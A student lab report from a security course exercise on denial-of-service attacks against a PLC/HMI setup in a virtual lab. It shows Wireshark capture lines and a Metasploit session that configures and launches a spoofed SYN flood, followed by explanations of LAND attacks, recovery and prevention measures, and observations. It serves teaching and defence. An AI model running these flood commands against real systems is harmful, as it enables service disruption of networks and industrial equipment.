 3189 5.007733281  192.168.0.240   192.168.56.102   TCP           54 [TCP Port numbers reused]
 3190 5.012049065  192.168.0.240   192.168.56.102   TCP           54 [TCP Port numbers reused]
 3191 5.014428981  192.168.0.240   192.168.56.102   TCP           54 [TCP Port numbers reused]
 3192 5.016014208  192.168.0.240   192.168.56.102   TCP           54 [TCP Port numbers reused]
 3193 5.017587702  192.168.0.240   192.168.56.102   TCP           54 [TCP Port numbers reused]
 3194 5.018906419  192.168.0.240   192.168.56.102   TCP           54 [TCP Port numbers reused]
 3195 5.020195436  192.168.0.240   192.168.56.102   TCP           54 [TCP Port numbers reused]
 3196 5.024070756  192.168.0.240   192.168.56.102   TCP           54 [TCP Port numbers reused]
 3197 5.026610742  192.168.0.240   192.168.56.102   TCP           54 [TCP Port numbers reused]
 3198 5.029857404  192.168.0.240   192.168.56.102   TCP           54 [TCP Port numbers reused]
 3199 5.033152457  192.168.0.240   192.168.56.102   TCP           54 [TCP Port numbers reused]
 3200 5.034766468  192.168.0.240   192.168.56.102   TCP           54 [TCP Port numbers reused]
 3201 5.036345126  192.168.0.240   192.168.56.102   TCP           54 [TCP Port numbers reused]
 3202 5.037668854  192.168.0.240   192.168.56.102   TCP           54 [TCP Port numbers reused]
 3203 5.039429109  192.168.0.240   192.168.56.102   TCP           54 [TCP Port numbers reused]
 3204 5.041151943  192.168.0.240   192.168.56.102   TCP           54 [TCP Port numbers reused]
 3205 5.042779229  192.168.0.240   192.168.56.102   TCP           54 [TCP Port numbers reused]
 3206 5.043858750  192.168.0.240   192.168.56.102   TCP           54 [TCP Port numbers reused]
 3207 5.045940689  192.168.0.240   192.168.56.102   TCP           54 [TCP Port numbers reused]
 3208 5.047508505  192.168.0.240   192.168.56.102   TCP           54 [TCP Port numbers reused]
 3209 5.048628361  192.168.0.240   192.168.56.102   TCP           54 [TCP Port numbers reused]
 3210 5.051008764  192.168.0.240   192.168.56.102   TCP           54 [TCP Port numbers reused]
 3211 5.052315434  192.168.0.240   192.168.56.102   TCP           54 [TCP Port numbers reused]
 3212 5.053386636  192.168.0.240   192.168.56.102   TCP           54 [TCP Port numbers reused]
 3213 5.055724357  192.168.0.240   192.168.56.102   TCP           54 [TCP Port numbers reused]
```

```
   SPORT                      no        The source port (else randomizes)
   TIMEOUT    500             yes       The number of seconds to wait for new data


View the full module info with the info, or info -d command.

msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.56.102
RHOSTS ⇒ 192.168.56.102
msf6 auxiliary(dos/tcp/synflood) > set RPORT 8080
RPORT ⇒ 8080
msf6 auxiliary(dos/tcp/synflood) > set SHOST 192.168.0.240
SHOST ⇒ 192.168.0.240
msf6 auxiliary(dos/tcp/synflood) > set SPORT 80
SPORT ⇒ 80
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS     192.168.56.102   yes       The target host(s), see https://docs.metasploit
                                         .com/docs/using-metasploit/basics/using-metaspl
                                         oit.html
   RPORT      8080             yes       The target port
   SHOST      192.168.0.240    no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT      80               no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data


View the full module info with the info, or info -d command.

msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 192.168.56.102

[*] SYN flooding 192.168.56.102:8080 ...
```

1 Post Exercise Report

1.1 What is a LAND attack? What can this do to a system?

A LAND (Local Area Network Denial) attack is a DoS attack where the adversary sends a spoofed tcp syn packet with identical source and destination IP addresses and ports. When the target machine attempts a response, it is forced into a loop where the packet is repeatedly processed by the tcp stack, eventually causing it to crash. In a LAND attack, the adversary creates a malicious TCP packet in which the source IP address, source port, destination IP address, and destination port are all set to be the same as those of the targeted machine, which then creates a loop in the packet processing mechanism of the victim’s TCP/IP stack. When the targeted machine receives the spoofed packet, it attempts to process it as a legitimate connection request, but the identical source and destination information causes confusion in the TCP/IP stack, leading to abnormal behavior.

Sources:

- https://www.cdnetworks.com/glossary/land-attacks/
- https://en.wikipedia.org/wiki/LAND

Dan Otieno.
CPE 459 – Spring '24
Exercise 6.

1.2 If a computer is a victim of a LAND attack, how would you recover? How can we prevent this attack? Justify your answer.

- **Recovery and Prevention**: Several steps can be explored in the process of recovery from a LAND attack, and preventing future attacks, as detailed below:
  - Isolation and Analysis: The affected system/network needs to be isolated to prevent the damage from spreading. Next, security experts need to perform an analysis of traffic logs and network packets to identify the source and nature of the attack, and then develop measures to mitigate the impact.
  - Network Filtering: Network filtering techniques such as Access Control Lists or firewall rules can be implemented to block incoming packets with spoofed IP addresses.
  - Patches and Updates: All network devices, servers, and applications must be patched with the latest security updates to reduce vulnerabilities that may be exploited by attackers.
  - Incident Response Plan: Every organization must develop and maintain an effective incident response plan or guidelines outlining the steps to be taken during a DoS LAND attack. That plan may include definitions of roles and responsibilities for key personnel, establishment of communication channels, and documentation of procedures for mitigating and recovering from those attacks. This plan needs to be executed in the event of an attack.
  - Monitoring and Alerts: Network monitoring tools can be used to consistently observe traffic patterns and performance of the network infrastructure, and there needs to be a reliable alert system if abnormal behavior is detected in the network. An effective detection and alert system helps facilitate rapid response to minimize the impact of a DoS attack.

Dan Otieno.
CPE 459 – Spring '24
Exercise 6.

1.3 You created two DoS attacks in part 3. Briefly describe what you observed in Wireshark.

- For the LAND attack, both the source and destination IP address were the same (PLC ip address). I sent spoofed packets that mimicked the PLC ip address, Wireshark displayed them as reused and highlighted in black each time they showed up on the network traffic.
- For the SYN Flood attack. The HMI ip address was spoofed and set up as the source, and then immediately sent a wave of packets to the destination PLC ip address, several thousands of reused packets all flooded in within a very short period, so the Wireshark display was mostly highlighted black.

1.4 Note any differences between what you saw in Wireshark for part 3 and part 4. If there are not any, clearly state so.

- As shown in the captured real-time screenshots above, there was no clear difference of output in the Wireshark display window. The exercise required using Metasploit to execute a SYN flood attack, so I expected similarities with the Hping3 in the Wireshark display window (they were both executed with the same goal).

1.5 In parts 3 and 4, you have performed the same attack using two different tools. In both cases, you verified the success of the attacks using Wireshark. During each attack, does the HMI in ScadaBR appear to still run? Explain.

Yes, the HMI in ScadaBR continues to run while the attacks are performed. HMI configurations based on physical hard disks are susceptible to overload by Dos attacks. However, we are using a virtual machine environment for this lab, so factors such as network segmentation, resource allocation and traffic filtering may play a role in the behavior of the HMI during the attack. For example, if the HMI and PLC are isolated or have redundant communication paths or the attack traffic is filtered or does not target HMI protocols, there may be no observable changes in the HMI, despite the DoS attacks carried out on the PLC.